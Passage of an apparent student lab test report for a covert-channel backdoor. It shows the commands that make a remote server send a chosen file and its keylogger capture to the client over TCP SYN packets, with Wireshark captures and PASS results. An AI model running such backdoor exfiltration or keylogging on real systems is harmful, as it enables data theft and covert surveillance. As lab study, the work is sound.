An exfiltration command is when the client machine tells the server to send a file of its choice from the server to the client. The purpose of this is the simulate an attacker stealing files from a victim via a backdoor installed on the victim's machine. For these test cases the file called **student_info** (18 bytes big) found in the directory **/root/b** on the server machine will be the file being sent to the client machine (the file is being stolen). The contents of the file is a string that reads "**A0098732-Tim Ford"**.



Test Case #10 – Client Sends Exfiltration Command

Description

The purpose of this test is to ensure that the client program sends the exfiltration command to the machine running the server program.

Test

Steps	Expected	Screenshot	Result



Step 1
Run the client program and start a Wireshark capture session
Step 2
Enter the command:
getfile /root/b/student_info
Step 3
Stop the Wireshark capture and filter on TCP traffic. Notice the packets that were sent from the client machine to the server machine
Step 4
Stop the client program
	The Wireshark capture should show TCP SYN packets being sent from the client machine to the server machine. The TCP SYN packets contain 1 byte of the command being sent.	Client program is started, and the exfiltration command is entered
		
		`14:40:54(-)root@datacomm-192-168-0-8:bin$ ./backdoor client 192.168.0.8 192.168.0.9 1 1`
		`192.168.0.9: getfile /root/b/student_info`
		Wireshark shows the exfiltration command being sent to the server
		
		`tcp`
		`No. Time Source Destination Protocol Length Info`
		`4 2.485563124 192.168.0.8 192.168.0.9 TCP 54 8755 → 7208 [SYN] S`
		`5 3.485661159 192.168.0.8 192.168.0.9 TCP 54 11314 → 7316 [SYN]`
		`11 4.485755363 192.168.0.8 192.168.0.9 TCP 54 10433 → 20491 [SYN]`
		`15 5.485860389 192.168.0.8 192.168.0.9 TCP 54 18226 → 19651 [SYN]`
		`21 6.485965359 192.168.0.8 192.168.0.9 TCP 54 10398 → 14122 [SYN]`
		`33 7.486055312 192.168.0.8 192.168.0.9 TCP 54 13772 → 16844 [SYN]`
		`46 8.486142991 192.168.0.8 192.168.0.9 TCP 54 15064 → 8771 [SYN]`
		`51 9.486232060 192.168.0.8 192.168.0.9 TCP 54 8935 → 11010 [SYN]`
		`55 10.486324024 192.168.0.8 192.168.0.9 TCP 54 17570 → 11939 [SYN]`
		`59 11.486416585 192.168.0.8 192.168.0.9 TCP 54 18607 → 15454 [SYN]`
		`63 12.486504684 192.168.0.8 192.168.0.9 TCP 54 20297 → 16831 [SYN]`
		`64 13.486596040 192.168.0.8 192.168.0.9 TCP 54 20834 → 13102 [SYN]`
		`67 14.486687373 192.168.0.8 192.168.0.9 TCP 54 20224 → 12802 [SYN]`
		`71 15.486779346 192.168.0.8 192.168.0.9 TCP 54 13998 → 20418 [SYN]`
		`79 16.486854921 192.168.0.8 192.168.0.9 TCP 54 7189 → 10706 [SYN]`
		`80 17.486946451 192.168.0.8 192.168.0.9 TCP 54 21068 → 9287 [SYN]`
		`82 18.487037643 192.168.0.8 192.168.0.9 TCP 54 20578 → 17313 [SYN]`
		`91 19.487126592 192.168.0.8 192.168.0.9 TCP 54 17119 → 13084 [SYN]`
		`93 20.487218133 192.168.0.8 192.168.0.9 TCP 54 14267 → 9142 [SYN]`
		`95 21.487309090 192.168.0.8 192.168.0.9 TCP 54 21596 → 10278 [SYN]`
		`97 22.487399474 192.168.0.8 192.168.0.9 TCP 54 7432 → 9332 [SYN] S`
		`98 23.487488976 192.168.0.8 192.168.0.9 TCP 54 7750 → 19869 [SYN]`
		`104 24.487578042 192.168.0.8 192.168.0.9 TCP 54 14928 → 16514 [SYN]`
		`108 25.487668135 192.168.0.8 192.168.0.9 TCP 54 18801 → 19937 [SYN]`
		`120 26.487761252 192.168.0.8 192.168.0.9 TCP 54 21602 → 9511 [SYN]`
		`125 27.487850084 192.168.0.8 192.168.0.9 TCP 54 21947 → 20495 [SYN]`
		`143 28.487941486 192.168.0.8 192.168.0.9 TCP 54 13989 → 10783 [SYN]`
		`146 29.488029209 192.168.0.8 192.168.0.9 TCP 54 20413 → 9058 [SYN]`
		`150 30.488120243 192.168.0.8 192.168.0.9 TCP 54 17742 → 11926 [SYN]`
			PASS

Test Case #11 – Server Receives Exfiltration Command

Description

The purpose of this test is to ensure the server machine receives the regular exfiltration from the client machine.

Test

Steps	Expected	Screenshot	Result
Step 1 Run the server program and start a Wireshark capture session **Step 2** Run the client program and enter the command: **getfile /root/b/student_info** **Step 3** Stop the Wireshark capture once the command appears in the terminal window running the server program. In Wireshark filter on TCP traffic. Notice the packets that were received by the server form the client **Step 4** Stop both programs	The Wireshark capture should show SYN packets being sent from the client machine to the server machine. Once the server receives the full command it should be displayed within the terminal window.	The command is displayed in the terminal window when received.  Wireshark shows the exfiltration command being received by the server 	**PASS**

```
14:40:52(-)root@datacomm-192-168-0-9:bin$ ./backdoor server 192.168.0.9 192.168.0.8
1 1 dgvix /dev/input/by-path/pci-0000:00:1a.0-usb-0:1.1.4:1.0-event-kbd
cmd: getfile /root/b/student_info
```

tcp

No.	Time	Source	Destination	Protocol	Length	Info
3	1.340915050	192.168.0.8	192.168.0.9	TCP	60	8755 → 7208 [SYN] Se
5	2.341029714	192.168.0.8	192.168.0.9	TCP	60	11314 → 7316 [SYN] S
10	3.341128861	192.168.0.8	192.168.0.9	TCP	60	10433 → 20491 [SYN]
15	4.341233424	192.168.0.8	192.168.0.9	TCP	60	18226 → 19651 [SYN]
20	5.341315509	192.168.0.8	192.168.0.9	TCP	60	10398 → 14122 [SYN]
33	6.341422378	192.168.0.8	192.168.0.9	TCP	60	13772 → 16844 [SYN]
45	7.341511300	192.168.0.8	192.168.0.9	TCP	60	15064 → 8771 [SYN] S
51	8.341596439	192.168.0.8	192.168.0.9	TCP	60	8935 → 11010 [SYN] S
54	9.341693513	192.168.0.8	192.168.0.9	TCP	60	17570 → 11939 [SYN]
59	10.341782429	192.168.0.8	192.168.0.9	TCP	60	18607 → 15454 [SYN]
62	11.341875419	192.168.0.8	192.168.0.9	TCP	60	20297 → 16831 [SYN]
64	12.341967839	192.168.0.8	192.168.0.9	TCP	60	20834 → 13102 [SYN]
65	13.342031121	192.168.0.8	192.168.0.9	TCP	60	20224 → 12802 [SYN]
70	14.342140619	192.168.0.8	192.168.0.9	TCP	60	13998 → 20418 [SYN]
77	15.342222433	192.168.0.8	192.168.0.9	TCP	60	7189 → 10706 [SYN] S
79	16.342307884	192.168.0.8	192.168.0.9	TCP	60	21068 → 9287 [SYN] S
81	17.342403132	192.168.0.8	192.168.0.9	TCP	60	20578 → 17313 [SYN]
91	18.342491827	192.168.0.8	192.168.0.9	TCP	60	17119 → 13084 [SYN]
92	19.342560691	192.168.0.8	192.168.0.9	TCP	60	14267 → 9142 [SYN] S
95	20.342673973	192.168.0.8	192.168.0.9	TCP	60	21596 → 10278 [SYN]
96	21.342763023	192.168.0.8	192.168.0.9	TCP	60	7432 → 9332 [SYN] Se
98	22.342849928	192.168.0.8	192.168.0.9	TCP	60	7750 → 19869 [SYN] S
103	23.342940745	192.168.0.8	192.168.0.9	TCP	60	14928 → 16514 [SYN]
108	24.343023125	192.168.0.8	192.168.0.9	TCP	60	18801 → 19937 [SYN]
119	25.343133751	192.168.0.8	192.168.0.9	TCP	60	21602 → 9511 [SYN] S
125	26.343205988	192.168.0.8	192.168.0.9	TCP	60	21947 → 20495 [SYN]
142	27.343302274	192.168.0.8	192.168.0.9	TCP	60	13989 → 10783 [SYN]
146	28.343392824	192.168.0.8	192.168.0.9	TCP	60	20413 → 9058 [SYN] S
149	29.343475392	192.168.0.8	192.168.0.9	TCP	60	17742 → 11926 [SYN]



Test Case #12 – Server Sends File Specified by Exfiltration Command

Description

The purpose of this test is to ensure server machine sends the contents of the file specified by the exfiltration command back to the client.

Test

Steps	Expected	Screenshot	Result





Step 1
Run the server program and start a Wireshark capture session
Step 2
Run the client program and enter the command:
getfile /root/b/student_info
Step 3
Watch the server's Wireshark capture. When you notice the server has stop sending the client TCP SYN packets stop the capture
Step 4
Stop both programs
	In Wireshark there should be noticeable TCP SYN traffic going from the server machine to the client machine. This will occur once the server has received the full exfiltration command.	The command is displayed in the terminal window when received.
		
		`14:40:52(-)root@datacomm-192-168-0-9:bin$ ./backdoor server 192.168.0.9 192.168.0.8`
		`1 1 dgvix /dev/input/by-path/pci-0000:00:1a.0-usb-0:1.1.4:1.0-event-kbd`
		`cmd: getfile /root/b/student_info`
		Wireshark shows TCP SYN traffic going from server to the client after command is received
		
		`152 30.344904632  192.168.0.9    192.168.0.8    TCP    54 14186 → 9769 [SYN]`
		`154 31.345074689  192.168.0.9    192.168.0.8    TCP    54 12161 → 16336 [SYN]`
		`156 32.345272035  192.168.0.9    192.168.0.8    TCP    54 15664 → 10076 [SYN]`
		`157 33.345473214  192.168.0.9    192.168.0.8    TCP    54 8870 → 7436 [SYN] S`
		`162 34.345679272  192.168.0.9    192.168.0.8    TCP    54 9699 → 14221 [SYN]`
		`169 35.345819418  192.168.0.9    192.168.0.8    TCP    54 18564 → 9690 [SYN]`
		`173 36.345965338  192.168.0.9    192.168.0.8    TCP    54 15752 → 10529 [SYN]`
		`175 37.346107541  192.168.0.9    192.168.0.8    TCP    54 12607 → 21398 [SYN]`
		`185 38.346225497  192.168.0.9    192.168.0.8    TCP    54 9167 → 16278 [SYN]`
		`186 39.346428274  192.168.0.9    192.168.0.8    TCP    54 10615 → 20068 [SYN]`
		`189 40.346660870  192.168.0.9    192.168.0.8    TCP    54 8144 → 16626 [SYN]`
		`190 41.346874182  192.168.0.9    192.168.0.8    TCP    54 17063 → 8747 [SYN]`
		`192 42.347084766  192.168.0.9    192.168.0.8    TCP    54 15968 → 9733 [SYN]`
		`197 43.347305461  192.168.0.9    192.168.0.8    TCP    54 18775 → 19388 [SYN]`
		`202 44.347506233  192.168.0.9    192.168.0.8    TCP    54 7917 → 9122 [SYN] S`
		`207 45.347719214  192.168.0.9    192.168.0.8    TCP    54 14872 → 13743 [SYN]`
		`220 46.347906404  192.168.0.9    192.168.0.8    TCP    54 14373 → 8318 [SYN]`
		`231 47.348097675  192.168.0.9    192.168.0.8    TCP    54 21386 → 21996 [SYN]`
		`236 48.348287550  192.168.0.9    192.168.0.8    TCP    54 16622 → 20356 [SYN]`
			PASS

Test Case #13 – Client Receives Output of Regular Command

Description

The purpose of this test is to ensure that the client receives the file that it asked for.

Test

Steps	Expected	Screenshot	Result
Step 1 Run the server program **Step 2** Run the client program and start a Wireshark capture session. Enter the command: **getfile /root/b/student_info** **Step 3** Navigate to the project`s **data** folder. Notice that after a few seconds a file called **student_info** will appear and the size of the file increases 1 byte at a time.  **Step 4** Once the size of the file reaches 18 bytes notice the successful file transfer message in the client`s terminal. At this point stop the client Wireshark capture and both programs	A file called **student_info** should appear in the project`s **data** folder. The size of the file should be 18 bytes. A successful transfer message should appear in the client`s terminal. Wireshark should show TCP SYN traffic going from the server to the client machine.	Wireshark shows the server sending back TCP SYN packets  152 31.489724676 192.168.0.9 192.168.0.8 TCP 60 14186 → 9769 [SYN] S 155 32.489893258 192.168.0.9 192.168.0.8 TCP 60 12161 → 16336 [SYN] 156 33.490095390 192.168.0.9 192.168.0.8 TCP 60 15664 → 10076 [SYN] 158 34.490290401 192.168.0.9 192.168.0.8 TCP 60 8870 → 7436 [SYN] Se 162 35.490479775 192.168.0.9 192.168.0.8 TCP 60 9699 → 14221 [SYN] S 170 36.490631856 192.168.0.9 192.168.0.8 TCP 60 18564 → 9690 [SYN] S 173 37.490775884 192.168.0.9 192.168.0.8 TCP 60 15752 → 10529 [SYN] 176 38.490926973 192.168.0.9 192.168.0.8 TCP 60 12607 → 21398 [SYN] 185 39.491050343 192.168.0.9 192.168.0.8 TCP 60 9167 → 16278 [SYN] S 187 40.491248246 192.168.0.9 192.168.0.8 TCP 60 10615 → 20068 [SYN] 189 41.491497199 192.168.0.9 192.168.0.8 TCP 60 8144 → 16626 [SYN] S 191 42.491696508 192.168.0.9 192.168.0.8 TCP 60 17063 → 8747 [SYN] S 192 43.491889731 192.168.0.9 192.168.0.8 TCP 60 15968 → 9733 [SYN] S 199 44.492135338 192.168.0.9 192.168.0.8 TCP 60 18775 → 19388 [SYN] 203 45.492335454 192.168.0.9 192.168.0.8 TCP 60 7917 → 9122 [SYN] Se 209 46.492542085 192.168.0.9 192.168.0.8 TCP 60 14872 → 13743 [SYN] 221 47.492733682 192.168.0.9 192.168.0.8 TCP 60 14373 → 8318 [SYN] S 232 48.492929218 192.168.0.9 192.168.0.8 TCP 60 21386 → 21996 [SYN] 236 49.493115369 192.168.0.9 192.168.0.8 TCP 60 16622 → 20356 [SYN] Successful transfer message appears in client`s terminal  `192.168.0.9: getfile /root/b/student_info`  `File student_info retrieved` The file **student_info** appears (18 bytes in size). Content of file is as expected.  Name Size Type Date Modified student_info 18 bytes Text Sat 01 Dec 2018  File Edit View Search Tools Elevated Privileges A0098732-Tim Ford	**PASS**

Keylogger Command



When the server program is started it starts a thread that runs a keylogger. This key logger keeps track of all the keys the victim has pressed on their keyboard. This data is written to a file called **keylogger** in the project`s **data** folder. The client can ask the get this file by entering the keylogger command **get KL** (where KL stands for keylogger). For the purpose of these test cases, when the keylogger start I simply pressed the **enter** key and the **backspace key**. Therefore, the contents of the keylogger file is the following string: "**[enter][backspace]"** (size of the file is 18 bytes).

Test Case #14 – Server is Logging Keys

Description

The purpose of this test is to ensure that the server program is logging keystrokes when started.

Test

Steps	Expected	Screenshot	Result
Step 1 Run the server program **Step 2** On the keyboard press the **enter** key and the **backspace** key **Step 3** Stop the server program **Step 4** Go to the project's data folder and notice the file called **keylogger** (18 bytes big) **Step 4** Open the file to view its content	A file called **keylogger** that is 18 bytes big should appear in the project's **data** folder. The contents of the folder should read **[enter][backspace]**.	File called **keylogger** appears in **data** folder and is 18 bytes big  Name Size Type Date Modified keylogger 18 bytes Text Sat 01 Dec 2018 02:57:11 PM PST Contents of the file is as expected  Elevated Privileges [enter][backspace]	**PASS**



Test Case #15 – Client Sends Keylogger Command

Description

The purpose of this test is to ensure that the client program sends the keylogger command to the machine running the server program.

Test

Steps	Expected	Screenshot	Result

Step 1
Run the client program and start a Wireshark capture session
Step 2
Enter the command: **get KL**
Step 3
Stop the Wireshark capture and filter on TCP traffic. Notice the packets that were sent from the client machine to the server machine
Step 4
Stop the client program
	The Wireshark capture should show TCP SYN packets being sent from the client machine to the server machine. The TCP SYN packets contain 1 byte each of the command being sent.	Client program is started, and the keylogger command is entered
		
		`14:57:36(-)root@datacomm-192-168-0-8:bin$ ./backdoor client 192.168.0.8 192.168.0.9 1 1`
		`192.168.0.9: get KL`
		Wireshark shows the keylogger command being sent to the server
		
		`tcp`
		`No.  Time         Source       Destination  Protocol Length Info`
		`  6 2.331549460  192.168.0.8  192.168.0.9  TCP      54 12678 → 21762 [SYN]`
		`  9 3.331641331  192.168.0.8  192.168.0.9  TCP      54 18797 → 17167 [SYN]`
		` 11 4.331728412  192.168.0.8  192.168.0.9  TCP      54 13344 → 16519 [SYN]`
		` 13 5.331822385  192.168.0.8  192.168.0.9  TCP      54 17502 → 9478 [SYN]`
		` 18 6.331910039  192.168.0.8  192.168.0.9  TCP      54 21100 → 14879 [SYN]`
		` 23 7.331996594  192.168.0.8  192.168.0.9  TCP      54 11789 → 18345 [SYN]`
		` 31 8.332083793  192.168.0.8  192.168.0.9  TCP      54 8415 → 8606 [SYN] S`
			PASS



Test Case #16 – Server Receives Keylogger Command

Description

The purpose of this test is to ensure the server machine receives the keylogger command from the client machine.

Test

Steps	Expected	Screenshot	Result

Step 1
Run the server program and start a Wireshark capture session
Step 2
Run the client program and enter the command: **get KL**
Step 3
Stop the Wireshark capture once the command appears in the terminal window running the server program. In Wireshark filter on TCP traffic. Notice the packets that were received by the server form the client
Step 4
Stop both programs
	The Wireshark capture should show SYN packets being sent from the client machine to the server machine. Once the server receives the full command it should be displayed within the terminal window.	The command is displayed in the terminal window when received.
		
		`14:57:36(-)root@datacomm-192-168-0-9:bin$ ./backdoor server 192.168.0.9 192.168.0.8`
		`1 1 dgvix /dev/input/by-path/pci-0000:00:1a.0-usb-0:1.1.4:1.0-event-kbd`
		`cmd: get KL`
		Wireshark shows the keylogger command being received by the server
		
		`tcp`
		`No.  Time         Source       Destination  Protocol Length Info`
		`   8 2.760304565  192.168.0.8  192.168.0.9  TCP      60 12678 → 21762 [SYN]`
		`  11 3.760408016  192.168.0.8  192.168.0.9  TCP      60 18797 → 17167 [SYN]`
		`  13 4.760448005  192.168.0.8  192.168.0.9  TCP      60 13344 → 16519 [SYN]`
		`  15 5.760565089  192.168.0.8  192.168.0.9  TCP      60 17502 → 9478 [SYN] S`
		`  20 6.760652716  192.168.0.8  192.168.0.9  TCP      60 21100 → 14879 [SYN]`
		`  25 7.760712153  192.168.0.8  192.168.0.9  TCP      60 11789 → 18345 [SYN]`
		`  33 8.760828575  192.168.0.8  192.168.0.9  TCP      60 8415 → 8606 [SYN] Se`
			PASS



Test Case #17 – Server Sends Keylogger File to Client

Description

The purpose of this test is to ensure the server machine sends the contents of the keylogger file back to the client.

Test

Steps	Expected	Screenshot	Result





Step 1
Run the server program and start a Wireshark capture session
Step 2
Run the client program and enter the command: **get KL**
Step 3
Watch the server's Wireshark capture. When you notice the server has stop sending the client TCP SYN packets stop the capture
Step 4
Stop both programs
	In Wireshark there should be noticeable TCP SYN traffic going from the server machine to the client machine. This will occur once the server has received the full keylogger command.	The command is displayed in the terminal window when received.
		
		`14:57:36(-)root@datacomm-192-168-0-9:bin$ ./backdoor server 192.168.0.9 192.168.0.8`
		`1 1 dgvix /dev/input/by-path/pci-0000:00:1a.0-usb-0:1.1.4:1.0-event-kbd`
		`cmd: get KL`
		Wireshark shows TCP SYN traffic going from server to the client after command is received
		
		`35 9.764649128 192.168.0.9 192.168.0.8 TCP 54 21758 → 13662 [SYN]`
		`40 10.764813375 192.168.0.9 192.168.0.8 TCP 54 10564 → 9625 [SYN]`
		`46 11.764971846 192.168.0.9 192.168.0.8 TCP 54 9445 → 9560 [SYN] S`
		`47 12.765149426 192.168.0.9 192.168.0.8 TCP 54 16352 → 15569 [SYN]`
		`49 13.765314909 192.168.0.9 192.168.0.8 TCP 54 21178 → 10330 [SYN]`
		`50 14.765518283 192.168.0.9 192.168.0.8 TCP 54 9548 → 8514 [SYN] S`
		`54 15.765640505 192.168.0.9 192.168.0.8 TCP 54 12389 → 12114 [SYN]`
		`59 16.765824872 192.168.0.9 192.168.0.8 TCP 54 16527 → 8302 [SYN]`
		`70 17.766030607 192.168.0.9 192.168.0.8 TCP 54 14964 → 15660 [SYN]`
		`82 18.766237849 192.168.0.9 192.168.0.8 TCP 54 18286 → 8517 [SYN]`
		`97 19.766417399 192.168.0.9 192.168.0.8 TCP 54 17429 → 12886 [SYN]`
		`102 20.766607366 192.168.0.9 192.168.0.8 TCP 54 21455 → 7610 [SYN]`
		`105 21.766798897 192.168.0.9 192.168.0.8 TCP 54 10941 → 18833 [SYN]`
		`107 22.767001030 192.168.0.9 192.168.0.8 TCP 54 20347 → 7086 [SYN]`
		`110 23.767166073 192.168.0.9 192.168.0.8 TCP 54 12200 → 16979 [SYN]`
		`111 24.767330619 192.168.0.9 192.168.0.8 TCP 54 18282 → 14584 [SYN]`
		`113 25.767502347 192.168.0.9 192.168.0.8 TCP 54 14597 → 12334 [SYN]`
		`118 26.767702847 192.168.0.9 192.168.0.8 TCP 54 13851 → 12920 [SYN]`
		`123 27.767880332 192.168.0.9 192.168.0.8 TCP 54 18806 → 8791 [SYN]`
			PASS

Test Case #18 – Client Receives Keylogger File

Description

The purpose of this test is to ensure that the client receives the keylogger file that it asked for.

Test

Steps	Expected	Screenshot	Result
Step 1 Run the server program **Step 2** Run the client program and enter the command: **get KL** **Step 3** Navigate to the project`s **data** folder. Notice that after a few seconds a file called **keylogger** will appear and the size of the file increases 1 byte at a time. **Step 4** Once the size of the file reaches 18 bytes notice the success full file transfer message in the client`s terminal. At this point stop the client Wireshark capture and both programs	A file called **keylogger** should appear in the project`s **data** folder. The size of the file should be 18 bytes. A successful transfer message should appear in the client`s terminal. Wireshark should show TCP SYN traffic going from the server to the client machine.	Wireshark shows the server sending back TCP SYN packets  33 9.336085229 192.168.0.9 192.168.0.8 TCP 60 21758 → 13662 [SYN] 38 10.336226460 192.168.0.9 192.168.0.8 TCP 60 10564 → 9625 [SYN] 44 11.336407240 192.168.0.9 192.168.0.8 TCP 60 9445 → 9560 [SYN] S 45 12.336562445 192.168.0.9 192.168.0.8 TCP 60 16352 → 15569 [SYN] 47 13.336724413 192.168.0.9 192.168.0.8 TCP 60 21178 → 10330 [SYN] 48 14.336950462 192.168.0.9 192.168.0.8 TCP 60 9548 → 8514 [SYN] S 52 15.337073651 192.168.0.9 192.168.0.8 TCP 60 12389 → 12114 [SYN] 57 16.337241688 192.168.0.9 192.168.0.8 TCP 60 16527 → 8302 [SYN] 68 17.337473490 192.168.0.9 192.168.0.8 TCP 60 14964 → 15660 [SYN] 80 18.337678509 192.168.0.9 192.168.0.8 TCP 60 18286 → 8517 [SYN] 95 19.337856096 192.168.0.9 192.168.0.8 TCP 60 17429 → 12886 [SYN] 100 20.338049692 192.168.0.9 192.168.0.8 TCP 60 21455 → 7610 [SYN] 103 21.338237998 192.168.0.9 192.168.0.8 TCP 60 10941 → 18833 [SYN] 105 22.338416919 192.168.0.9 192.168.0.8 TCP 60 20347 → 7086 [SYN] 108 23.338601190 192.168.0.9 192.168.0.8 TCP 60 12200 → 16979 [SYN] 109 24.338744432 192.168.0.9 192.168.0.8 TCP 60 18282 → 14584 [SYN] 111 25.338914376 192.168.0.9 192.168.0.8 TCP 60 14597 → 12334 [SYN] 117 26.339148195 192.168.0.9 192.168.0.8 TCP 60 13851 → 12920 [SYN] 122 27.339319105 192.168.0.9 192.168.0.8 TCP 60 18806 → 8791 [SYN] Successful transfer message appears in client`s terminal  192.168.0.9: get KL File keylogger retrieved The file **Keylogger** appears (18 bytes in size). Content of file is as expected.  Name Size Type Date Modified keylogger 18 bytes Text Sat 01 Dec 2018  File Edit View Search Tools Elevated Privileges [enter][backspace]	**PASS**

Directory Watch Command


